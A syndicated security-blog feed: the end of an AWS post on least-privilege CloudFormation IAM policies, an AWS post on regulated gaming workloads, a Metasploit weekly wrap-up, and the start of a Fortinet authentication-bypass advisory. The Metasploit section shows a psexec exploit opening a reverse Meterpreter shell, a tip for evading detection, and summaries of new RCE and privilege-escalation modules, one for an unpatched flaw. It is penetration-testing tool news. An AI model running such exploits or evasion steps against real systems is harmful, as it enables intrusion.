  3. Use the drop-down menus in the Add actions for services used section to add any necessary additional actions to the policy for the services that were identified by using CloudTrail. This might be needed if an action isn’t recorded in CloudTrail or if action-level information isn’t supported for a service.

    Note: The iam:PassRole action will not show up in CloudTrail and should be added manually if your CloudFormation template assigns an IAM role to a service (for example, when creating a Lambda function). A good rule of thumb is: If you see iam:CreateRole in the actions, you likely need to also allow iam:PassRole. An example of this is shown in Figure 3.

    Figure 3: Adding PassRole as an IAM action

    Figure 3: Adding PassRole as an IAM action

  4. When you’ve finished adding additional actions, choose Next.

Generated policies contain placeholders that need to be filled in with resource names, AWS Region names, and other variable data. The actual values for these placeholders should be determined based on the content of your CloudFormation template and the Region or Regions you plan to deploy the template to.

To replace placeholders with real values

  • In the generated policy, identify each of the Resource properties that use placeholders in the value, such as ${RoleNameWithPath} or ${Region}. Use your knowledge of the resources that your CloudFormation template creates to properly fill these in with real values.
    • ${RoleNameWithPath} is an example of a placeholder that reflects the name of a resource from your CloudFormation template. Replace the placeholder with the actual name of the resource.
    • ${Region} is an example of a placeholder that reflects where the resource is being deployed, which in this case is the AWS Region. Replace this with either the Region name (for example, us-east-1), or a wildcard character (*), depending on whether you want to restrict the policy to a specific Region or to all Regions, respectively.

For example, a statement from the policy generated earlier is shown following.

{
    "Effect": "Allow",
    "Action": [
        "lambda:CreateFunction",
        "lambda:DeleteFunction",
        "lambda:GetFunction",
        "lambda:GetFunctionCodeSigningConfig"
    ],
    "Resource": "arn:aws:lambda:${Region}:${Account}:function:${FunctionName}"
},

After substituting real values for the placeholders in Resource, it looks like the following.

{
    "Effect": "Allow",
    "Action": [
        "lambda:CreateFunction",
        "lambda:DeleteFunction",
        "lambda:GetFunction",
        "lambda:GetFunctionCodeSigningConfig"
    ],
    "Resource": "arn:aws:lambda:*:123456789012:function:MyLambdaFunction"
},

This statement allows the Lambda actions to be performed on a function named MyLambdaFunction in AWS account 123456789012 in any Region (*). Substitute the correct values for Region, Account, and FunctionName in your policy.

The IAM policy editor window will automatically identify security or other issues in the generated policy. Review and remediate the issues identified in the Security, Errors, Warnings, and Suggestions tabs across the bottom of the window.

To review and remediate policy issues

  1. Use the Errors tab at the bottom of the IAM policy editor window (powered by IAM Access Analyzer policy validation) to help identify any placeholders that still need to be replaced. Access Analyzer policy validation reviews the policy and provides findings that include security warnings, errors, general warnings, and suggestions for your policy. To find more information about the different checks, see Access Analyzer policy validation. An example of policy errors caused by placeholders still being present in the policy is shown in Figure 4.
    Figure 4: Errors identified in the generated policy

    Figure 4: Errors identified in the generated policy

  2. Use the Security tab at the bottom of the editor window to review any security warnings, such as passing a wildcard (*) resource with the iam:PassRole permission. Choose the Learn more link beside each warning for information about remediation. An example of a security warning related to PassRole is shown in Figure 5.
    Figure 5: Security warnings identified in the generated policy

    Figure 5: Security warnings identified in the generated policy

Remediate the PassRole With Star In Resource warning by modifying Resource in the iam:PassRole statement to list the Amazon Resource Name (ARN) of any roles that CloudFormation needs to pass to other services. Additionally, add a condition to restrict which service the role can be passed to. For example, to allow passing a role named MyLambdaRole to the Lambda service, the statement would look like the following.

        {
            "Effect": "Allow",
            "Action": [
                "iam:PassRole"
            ],
            "Resource": [
                "arn:aws:iam::123456789012:role/MyLambdaRole"
            ],
            "Condition": {
                "StringEquals": {
                    "iam:PassedToService": [
                        "lambda.amazonaws.com"
                    ]
                }
            }
        }

The generated policy can now be saved as an IAM policy.

To save the generated policy

  1. In the IAM policy editor window, choose Next.
  2. Enter a name for the policy and an optional description.
  3. Review the Summary section with the list of permissions in the policy.
  4. Enter optional tags in the Tags section.
  5. Choose Create and attach policy.

Test this policy by replacing the existing role policy with this newly generated policy. Then create and destroy the stack again so that the necessary permissions are granted. If the stack fails during creation or deletion, follow the steps to generate the policy again and make sure that the correct values are being used for any iam:PassRole statements.

Deploy the CloudFormation role and policy

Now that you have the least-privilege policy created, you can give this policy to the cloud administrator so that they can deploy the policy and CloudFormation service role into production.

To create a CloudFormation template that the cloud administrator can use

  1. Open the IAM console, choose Policies, and then use the search box to search for the policy you created. Select the policy name in the list.
  2. On the Permissions tab, make sure that the {}JSON button is activated. Select the policy document by highlighting from line 1 all the way to the last line in the policy, as shown in Figure 6.
    Figure 6: Highlighting the generated policy

    Figure 6: Highlighting the generated policy

  3. With the policy still highlighted, use your keyboard to copy the policy into the clipboard (Ctrl-C on Linux or Windows, Option-C on macOS).
  4. Paste the permissions policy JSON object into the following CloudFormation template, replacing the <POLICY-JSON-GOES-HERE> marker. Be sure to indent the left-most curly braces of the JSON object so that they are to the right of the PolicyDocument keyword.
    AWSTemplateFormatVersion: '2010-09-09'
    
    Parameters:
      PolicyName:
        Type: String
        Description: The name of the IAM policy that will be created
    
      RoleName:
        Type: String
        Description: The name of the IAM role that will be created
    
    Resources:
      CfnPolicy:
        Type: AWS::IAM::ManagedPolicy
        Properties:
          ManagedPolicyName: !Ref PolicyName
          Path: /
          PolicyDocument: >
            <POLICY-JSON-GOES-HERE>
    
      CfnRole:
        Type: AWS::IAM::Role
        Properties:
          RoleName: !Ref RoleName
          AssumeRolePolicyDocument:
            Version: '2012-10-17'
            Statement:
              - Action:
                - sts:AssumeRole
                Effect: Allow
                Principal:
                  Service:
                    - cloudformation.amazonaws.com
          ManagedPolicyArns:
            - !Ref CfnPolicy
          Path: /

    For example, after pasting the policy, the CfnPolicy resource in the template will look like the following.

    CfnPolicy:
        Type: AWS::IAM::ManagedPolicy
        Properties:
          ManagedPolicyName: !Ref PolicyName
          Path: /
          PolicyDocument: >
            {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Action": "ec2:DescribeNetworkInterfaces",
                        "Resource": [
                            "*"
                        ]
                    },
                    {
                        "Effect": "Allow",
                        "Action": [
                            "iam:AttachRolePolicy",
                            "iam:CreateRole",
                            "iam:DeleteRole",
                            "iam:DetachRolePolicy",
                            "iam:GetRole"
                        ],
                        "Resource": [
                            "arn:aws:iam::123456789012:role/MyLambdaRole"
                        ]
                    },
                    {
                        "Effect": "Allow",
                        "Action": [
                            "lambda:CreateFunction",
                            "lambda:DeleteFunction",
                            "lambda:GetFunction",
                            "lambda:GetFunctionCodeSigningConfig"
                        ],
                        "Resource": [
                            "arn:aws:lambda:*:123456789012:function:MyLambdaFunction"
                        ]
                    },
                    {
                        "Effect": "Allow",
                        "Action": [
                            "iam:PassRole"
                        ],
                        "Resource": [
                            "arn:aws:iam::123456789012:role/MyLambdaRole"
                        ],
                        "Condition": {
                            "StringEquals": {
                                "iam:PassedToService": [
                                    "lambda.amazonaws.com"
                                ]
                            }
                        }
                    }
                ]
            }

  5. Save the CloudFormation template and share it with the cloud administrator. They can use this template to create an IAM role and permissions policy that CloudFormation can use to deploy resources in the production account.

Note: Verify that in addition to having the necessary permissions to work with CloudFormation, your production identity also has permission to perform the iam:PassRole action with CloudFormation for the role that the preceding template creates.

As you continue to develop your stack, you will need to repeat the steps in the Use Access Analyzer to create a permissions policy and Deploy the CloudFormation role and policy sections of this post in order to make sure that the permissions policy remains up-to-date with the permissions required to deploy your stack.

Considerations

If your CloudFormation template uses custom resources that are backed by AWS Lambda, you should also run Access Analyzer on the IAM role that is created for the Lambda function in order to build an appropriate permissions policy for that role.

To generate a permissions policy for a Lambda service role

  1. Launch the stack in your development AWS account to create the Lamba function’s role.
  2. Make a note of the name of the role that was created.
  3. Destroy the stack in your development AWS account.
  4. Follow the instructions from the Use Access Analyzer to generate a fine-grained identity policy and Review the generated policy sections of this post to create the least-privilege policy for the role, substituting the Lambda function’s role name for CloudFormationDevExecRole.
  5. Build the resulting least-privilege policy into the CloudFormation template as the Lambda function’s permission policy.

Conclusion

IAM Access Analyzer helps generate fine-grained identity policies that you can use to grant CloudFormation the permissions it needs to create, update, and delete resources in your stack. By granting CloudFormation only the necessary permissions, you can incorporate the principle of least privilege, developers can deploy their stacks in production using reduced permissions, and cloud administrators can create guardrails for developers in production settings.

For additional information on applying the principle of least privilege to AWS CloudFormation, see How to implement the principle of least privilege with CloudFormation StackSets.

If you have feedback about this blog post, submit comments in the Comments section below. You can also start a new thread on AWS Identity and Access Management re:Post to get answers from the community.

Want more AWS Security news? Follow us on Twitter.

Author

Joel Knight

Joel is a Senior Consultant, Infrastructure Architecture, with AWS and is based in Calgary, Canada. When not wrangling infrastructure-as-code templates, Joel likes to spend time with his family and dabble in home automation.

Mathangi Ramesh

Mathangi Ramesh

Mathangi is the product manager for AWS Identity and Access Management. She enjoys talking to customers and working with data to solve problems. Outside of work, Mathangi is a fitness enthusiast and a Bharatanatyam dancer. She holds an MBA degree from Carnegie Mellon University.

Best Practices for Hosting Regulated Gaming Workloads in AWS Local Zones and on AWS Outposts

Post Syndicated from Sheila Busser original https://aws.amazon.com/blogs/compute/best-practices-for-hosting-regulated-gaming-workloads-in-aws-local-zones-and-on-aws-outposts/

This blog post is written by Shiv Bhatt, Manthan Raval, and Pawan Matta, who are Senior Solutions Architects with AWS.

Many industries are subject to regulations that are created to protect the interests of the various stakeholders. For some industries, the specific details of the regulatory requirements influence not only the organization’s operations, but also their decisions for adopting new technology. In this post, we highlight the workload residency challenges that you may encounter when you deploy regulated gaming workloads, and how AWS Local Zones and AWS Outposts can help you address those challenges.

Regulated gaming workloads and residency requirements

A regulated gaming workload is a type of workload that’s subject to federal, state, local, or tribal laws related to the regulation of gambling and real money gaming. Examples of these workloads include sports betting, horse racing, casino, poker, lottery, bingo, and fantasy sports. The operators provide gamers with access to these workloads through online and land-based channels, and they’re required to follow various regulations required in their jurisdiction. Some regulations define specific workload residency requirements, and depending on the regulatory agency, the regulations could require that workloads be hosted within a specific city, state, province, or country. For example, in the United States, different state and tribal regulatory agencies dictate whether and where gaming operations are legal in a state, and who can operate. The agencies grant licenses to the operators of regulated gaming workloads, which then govern who can operate within the state, and sometimes, specifically where these workloads can be hosted. In addition, federal legislation can also constrain how regulated gaming workloads can be operated. For example, the United States Federal Wire Act makes it illegal to facilitate bets or wagers on sporting events across state lines. This regulation requires that operators make sure that users who place bets in a specific state are also within the borders of that state.

Benefits of using AWS edge infrastructure with regulated gaming workloads

The use of AWS edge infrastructure, specifically Local Zones and Outposts to host a regulated gaming workload, can help you meet workload residency requirements. You can manage Local Zones and Outposts by using the AWS Management Console or by using control plane API operations, which lets you seamlessly consume compute, storage, and other AWS services.

Local Zones

Local Zones are a type of AWS infrastructure deployment that place compute, storage, database, and other select services closer to large population, industry, and IT centers. Like AWS Regions, Local Zones enable you to innovate more quickly and bring new products to market sooner without having to worry about hardware and data center space procurement, capacity planning, and other forms of undifferentiated heavy-lifting. Local Zones have their own connections to the internet, and support AWS Direct Connect, so that workloads hosted in the Local Zone can serve local end-users with very low-latency communications. Local Zones are by default connected to a parent Region via Amazon’s redundant and high-bandwidth private network. This lets you extend Amazon Virtual Private Cloud (Amazon VPC) in the AWS Region to Local Zones. Furthermore, this provides applications hosted in AWS Local Zones with fast, secure, and seamless access to the broader portfolio of AWS services in the AWS Region. You can see the full list of AWS services supported in Local Zones on the AWS Local Zones features page.

You can start using Local Zones right away by enabling them in your AWS account. There are no setup fees, and as with the AWS Region, you pay only for the services that you use. There are three ways to pay for Amazon Elastic Compute Cloud (Amazon EC2) instances in Local Zones: On-Demand, Savings Plans, and Spot Instances. See the full list of cities where Local Zones are available on the Local Zones locations page.

Outposts

Outposts is a family of fully-managed solutions that deliver AWS infrastructure and services to most customer data center locations for a consistent hybrid experience. For a full list of countries and territories where Outposts is available, see the Outposts rack FAQs and Outposts servers FAQs. Outposts is available in various form factors, from 1U and 2U Outposts servers to 42U Outposts racks, and multiple rack deployments. To learn more about specific configuration options and pricing, see Outposts rack and Outposts servers.

You configure Outposts to work with a specific AWS Region using AWS Direct Connect or an internet connection, which lets you extend Amazon VPC in the AWS Region to Outposts. Like Local Zones, this provides applications hosted on Outposts with fast, secure, and seamless access to the broader portfolio of AWS services in the AWS Region. See the full list of AWS services supported on Outposts rack and on Outposts servers.

Choosing between AWS Regions, Local Zones, and Outposts

When you build and deploy a regulated gaming workload, you must assess the residency requirements carefully to make sure that your workload complies with regulations. As you make your assessment, we recommend that you consider separating your regulated gaming workload into regulated and non-regulated components. For example, for a sports betting workload, the regulated components might include sportsbook operation, and account and wallet management, while non-regulated components might include marketing, the odds engine, and responsible gaming. In describing the following scenarios, it’s assumed that regulated and non-regulated components must be fault-tolerant.

For hosting the non-regulated components of your regulated gaming workload, we recommend that you consider using an AWS Region instead of a Local Zone or Outpost. An AWS Region offers higher availability, larger scale, and a broader selection of AWS services.

For hosting regulated components, the type of AWS infrastructure that you choose will depend on which of the following scenarios applies to your situation:

  1. Scenario one: An AWS Region is available in your jurisdiction and local regulators have approved the use of cloud services for your regulated gaming workload.
  2. Scenario two: An AWS Region isn’t available in your jurisdiction, but a Local Zone is available, and local regulators have approved the use of cloud services for your regulated gaming workload.
  3. Scenario three: An AWS Region or Local Zone isn’t available in your jurisdiction, or local regulators haven’t approved the use of cloud services for your regulated gaming workload, but Outposts is available.

Let’s look at each of these scenarios in detail.

Scenario one: Use an AWS Region for regulated components


When local regulators have approved the use of cloud services for regulated gaming workloads, and an AWS Region is available in your jurisdiction, consider using an AWS Region rather than a Local Zone and Outpost. For example, in the United States, the State of Ohio has announced that it will permit regulated gaming workloads to be deployed in the cloud on infrastructure located within the state when sports betting goes live in January 2023. By using the US East (Ohio) Region, operators in the state don’t need to procure and manage physical infrastructure and data center space. Instead, they can use various compute, storage, database, analytics, and artificial intelligence/machine learning (AI/ML) services that are readily available in the AWS Region. You can host a regulated gaming workload entirely in a single AWS Region, which includes Availability Zones (AZs) – multiple, isolated locations within each AWS Region. By deploying your workload redundantly across at least two AZs, you can help make sure of the high availability, as shown in the following figure.

AWS Region hosting regulated and non-regulated components

Scenario two: Use a Local Zone for regulated components

A second scenario might be that local regulators have approved the use of cloud services for regulated gaming workloads, and an AWS Region isn’t available in your jurisdiction, but a Local Zone is available. In this scenario, consider using a Local Zone rather than Outposts. A Local Zone can support more elasticity in a more cost-effective way than Outposts can. However, you might also consider using a Local Zone and Outposts together to increase availability and scalability for regulated components. Let’s consider the State of Illinois, in the United States, which allows regulated gaming workloads to be deployed in the cloud, if workload residency requirements are met. Operators in this state can host regulated components in a Local Zone in Chicago, and they can also use Outposts in their data center in the same state, for high availability and disaster recovery, as shown in the following figure.

Route ingress gaming traffic through an AWS Region hosting non-regulated components, with a Local Zone and Outposts hosting regulated components

Scenario three: Use of Outposts for regulated components

When local regulators haven’t approved the use of cloud services for regulated gaming workloads, or when an AWS Region or Local Zone isn’t available in your jurisdiction, you can still choose to host your regulated gaming workloads on Outposts for a consistent cloud experience, if Outposts is available in your jurisdiction. If you choose to use Outposts, then note that as part of the shared responsibility model, customers are responsible for attesting to physical security and access controls around the Outpost, as well as environmental requirements for the facility, networking, and power. Use of Outposts requires you to procure and manage the data center within the city, state, province, or country boundary (as required by local regulations) that may be suitable to host regulated components, depending on the jurisdiction. Furthermore, you should procure and configure supported network connections between Outposts and the parent AWS Region. During the Outposts ordering process, you should account for the compute and network capacity required to support the peak load and availability design.

For a higher availability level, you should consider procuring and deploying two or more Outposts racks or Outposts servers in a data center. You might also consider deploying redundant network paths between Outposts and the parent AWS Region. However, depending on your business service level agreement (SLA) for regulated gaming workload, you might choose to spread Outposts racks across two or more isolated data centers within the same regulated boundary, as shown in the following figure.

Route ingress gaming traffic through an AWS Region hosting non-regulated components, with an Outposts hosting regulated components

Options to route ingress gaming traffic

You have two options to route ingress gaming traffic coming into your regulated and non-regulated components when you deploy the configurations that we described previously in Scenarios two and three. Your gaming traffic can come through to the AWS Region, or through the Local Zones or Outposts. Note that the benefits that we mentioned previously around selecting the AWS Region for deploying regulated and non-regulated components are the same when you select an ingress route.

Let’s discuss the benefits and trade offs for each of these options.

Option one: Route ingress gaming traffic through an AWS Region

If you choose to route ingress gaming traffic through an AWS Region, your regulated gaming workloads benefit from access to the wide range of tools, services, and capacity available in the AWS Region. For example, native AWS security services, like AWS WAF and AWS Shield, which provide protection against DDoS attacks, are currently only available in AWS Regions. Only traffic that you route into your workload through an AWS Region benefits from these services.


If you route gaming traffic through an AWS Region, and non-regulated components are hosted in an AWS Region, then traffic has a direct path to non-regulated components. In addition, gaming traffic destined to regulated components, hosted in a Local Zone and on Outposts, can be routed through your non-regulated components and a few native AWS services in the AWS Region, as shown in Figure 2.

Option two: Route ingress gaming traffic through a Local Zone or Outposts

Choosing to route ingress gaming traffic through a Local Zone or Outposts requires careful planning to make sure that tools, services, and capacity are available in that jurisdiction, as shown in the following figure. In addition, consider how choosing this route will influence the pillars of the AWS Well-Architected Framework. This route might require deploying and managing most of your non-regulated components in a Local Zone or on Outposts as well, including native AWS services that aren’t available in Local Zones or on Outposts. If you plan to implement this topology, then we recommend that you consider using AWS Partner solutions to replace the native AWS services that aren’t available in Local Zones or Outposts.

Route ingress gaming traffic through a Local Zone and Outposts that are hosting regulated and non-regulated components, with an AWS Region hosting limited non-regulated components

Conclusion

If you’re building regulated gaming workloads, then you might have to follow strict workload residency and availability requirements. In this post, we’ve highlighted how Local Zones and Outposts can help you meet these workload residency requirements by bringing AWS services closer to where they’re needed. We also discussed the benefits of using AWS Regions in compliment to the AWS edge infrastructure, and several reliability and cost design considerations.

Although this post provides information to consider when making choices about using AWS for regulated gaming workloads, you’re ultimately responsible for maintaining compliance with the gaming regulations and laws in your jurisdiction. You’re in the best position to determine and maintain ultimate responsibility for determining whether activities are legal, including evaluating the jurisdiction of the activities, how activities are made available, and whether specific technologies or services are required to make sure of compliance with the applicable law. You should always review these regulations and laws before you deploy regulated gaming workloads on AWS.

Metasploit Weekly Wrap-Up

Post Syndicated from Grant Willcox original https://blog.rapid7.com/2022/10/07/metasploit-weekly-wrap-up-179/

Bofloader – Windows Meterpreter Gets Beacon Object File Loader Support

Metasploit Weekly Wrap-Up

This week brings a new and frequently requested feature to the Windows Meterpreter, the Beacon Object File loader. This new extension, bofloader, allows for users to execute Beacon Object Files as written for either Cobalt Strike or Sliver. This extension was provided by a group effort among community members kev169, GuhnooPlusLinux, R0wdyJoe, and skylerknecht.

Documentation is available on the new docs site which walks through using the new extension. Since the bofloader is a full-fledged extension, it can be used without loading stdapi which has been noted as an important setting (set AutoLoadStdapi false) for avoiding detection.

Once a Meterpreter session is loaded along with the bofloader extension, the execute_bof command becomes available. The user needs to specify a path to their BOF file and any necessary arguments.

msf6 exploit(windows/smb/psexec) > set AutoLoadStdapi false
AutoLoadStdapi => false
msf6 exploit(windows/smb/psexec) > exploit


[*] Started reverse TCP handler on 192.168.159.128:4444 
[*] 192.168.159.10:445 - Connecting to the server...
[*] 192.168.159.10:445 - Authenticating to 192.168.159.10:445 as user 'smcintyre'...
[*] 192.168.159.10:445 - Selecting PowerShell target
[*] 192.168.159.10:445 - Executing the payload...
[+] 192.168.159.10:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200774 bytes) to 192.168.159.10
[*] Meterpreter session 1 opened (192.168.159.128:4444 -> 192.168.159.10:62900) at 2022-10-07 12:10:21 -0400


meterpreter > load bofloader
Loading extension bofloader...

meterpreter                  
   ▄▄▄▄    ▒█████    █████▒  
  ▓█████▄ ▒██▒  ██▒▓██   ▒   
  ▒██▒ ▄██▒██░  ██▒▒████ ░   
  ▒██░█▀  ▒██   ██░░▓█▒  ░   
  ░▓█  ▀█▓░ ████▓▒░░▒█░      
  ░▒▓███▀▒░ ▒░▒░▒░  ▒ ░      
  ▒░▒   ░   ░ ▒ ▒░  ░     ~ by @kev169, @GuhnooPluxLinux, @R0wdyJoe, @skylerknecht ~
   ░    ░ ░ ░ ░ ▒   ░ ░      
   ░          ░ ░  loader    
        ░                    


Success.
meterpreter > execute_bof ../CS-Situational-Awareness-BOF/SA/whoami/whoami.x64.o
[*] No arguments specified, executing bof with no arguments.


UserName		SID
====================== ====================================
MSFLAB\DC$	S-1-5-18


GROUP INFORMATION                                 Type                     SID                                          Attributes               
================================================= ===================== ============================================= ==================================================
BUILTIN\Administrators                            Alias                    S-1-5-32-544                                  Enabled by default, Enabled group, Group owner, 
Everyone                                          Well-known group         S-1-1-0                                       Mandatory group, Enabled by default, Enabled group, 
NT AUTHORITY\Authenticated Users                  Well-known group         S-1-5-11                                      Mandatory group, Enabled by default, Enabled group, 
Mandatory Label\System Mandatory Level            Label                    S-1-16-16384                                  Mandatory group, Enabled by default, Enabled group, 


Privilege Name                Description                                       State                         
============================= ================================================= ===========================
SeAssignPrimaryTokenPrivilege Replace a process level token                     Disabled                      
...             


meterpreter > 

If MinGW is available, BOF files can be compiled from source code using the –compile flag.

meterpreter > execute_bof ../../OutputStreams.c --compile
[*] No arguments specified, executing bof with no arguments.
[CALLBACK_OUTPUT]: message
[CALLBACK_ERROR]:  message

meterpreter > 

Finally, BOF files which require arguments can be called if the user knows their format. This information would typically come from either reading the BOF file’s source code or documentation. In the following example, the nslookup BOF takes two UTF-8 strings, followed by one int16. The format string details can be found in the documentation along with a table for quick reference in the --help output.

meterpreter > execute_bof ../CS-Situational-Awareness-BOF/SA/nslookup/nslookup.x64.o --format-string zzs metasploit.com 192.168.250.4 1
A metasploit.com 18.67.65.57
A metasploit.com 18.67.65.86
A metasploit.com 18.67.65.104
A metasploit.com 18.67.65.65
NS com f.gtld-servers.net
NS com a.gtld-servers.net
...

meterpreter >

WordPress Elementor RCE – CVE-2022-1329

This week community contributors AkuCyberSec, Ramuel Gall, and h00die landed a nice module for CVE-2022-1329, an authenticated vulnerability in the Elementor Website Builder Plugin for WordPress that allows unauthorized execution of several AJAX actions.

Any authenticated user can exploit this vulnerability to upload a PHP file onto the website. The module takes advantage of this vulnerability to request that the Elementor plugin try to install Elementor Pro from a user supplied zip file, which is something any user wih Subscriber permissions or higher can do. Once the PHP file is uploaded to the target website, the attacker can then browse to the page hosting their PHP file to get RCE as the www-data user.

Ubuntu Enlightment Mount Priv Esc – CVE-2022-37706

Its been a while since we last had a Linux LPE in the framework for Ubuntu, but thanks to some work from community contributors Maher Azzouzi and h00die, we have an exploit for CVE-2022-37706. This takes advantage of a bug within one of Linux’s window managers, called Enlightment, and occurs due to a command injection vulnerability in Enlightment’s enlightment_sys binary. Versions prior to Enlightment 0.25.4 are vulnerable and can be exploited by authenticated users who have a userland shell to gain arbitrary code execution as the root user.

Remote Mouse Server RCE – Unpatched

Community contributors 0RPHON, H4rk3nz0, and h00die brought us a nice vulnerability this week for an unauthenticated RCE via the Emote Interactive protocol, aka CVE-2022-3365. The bug occurs since the authentication for the Emote Interactive protocol never seemed to be enforced according to 0RPHON, the original bug discoverer. Attackers can utilize this vulnerability to gain unauthenticated RCE as the user running Remote Mouse Server. Note that whilst a CVE is assigned, the bug is still unpatched at the time of writing.

New module content (6)

Enhancements and features (3)

Bugs fixed (3)

  • #17072 from smashery – This PR fixes a regression discovered when session interaction hangs because a file slated for cleanup is in use, so the framework side times out, but the shell side does not. The fix also includes more robust handling for shell tokens in all types of shells.
  • #17078 from cgranleese-r7 – This PR updates the deprecated report_auth_info method calls in the modules/auxiliary/scanner/rservices/ modules to now make use of create_credential instead.
  • #17091 from bcoles – Fixes module metadata for stability and reliability for several modules.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

CVE-2022-40684: Remote Authentication Bypass Vulnerability in Fortinet Firewalls, Web Proxies

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2022/10/07/cve-2022-40684-remote-authentication-bypass-vulnerability-in-fortinet-firewalls-web-proxies/

CVE-2022-40684: Remote Authentication Bypass Vulnerability in Fortinet Firewalls, Web Proxies

Emergent threats evolve quickly, and as we learn more about this vulnerability, this blog post will evolve, too.

On October 3, 2022, Fortinet released a software update that indicates then-current versions of their FortiOS (firewall) and FortiProxy (web proxy) software are vulnerable to CVE-2022-40684, a critical vulnerability that allows remote, unauthenticated attackers to bypass authentication and gain access to the administrative interface of these products with only a specially crafted http/s request.

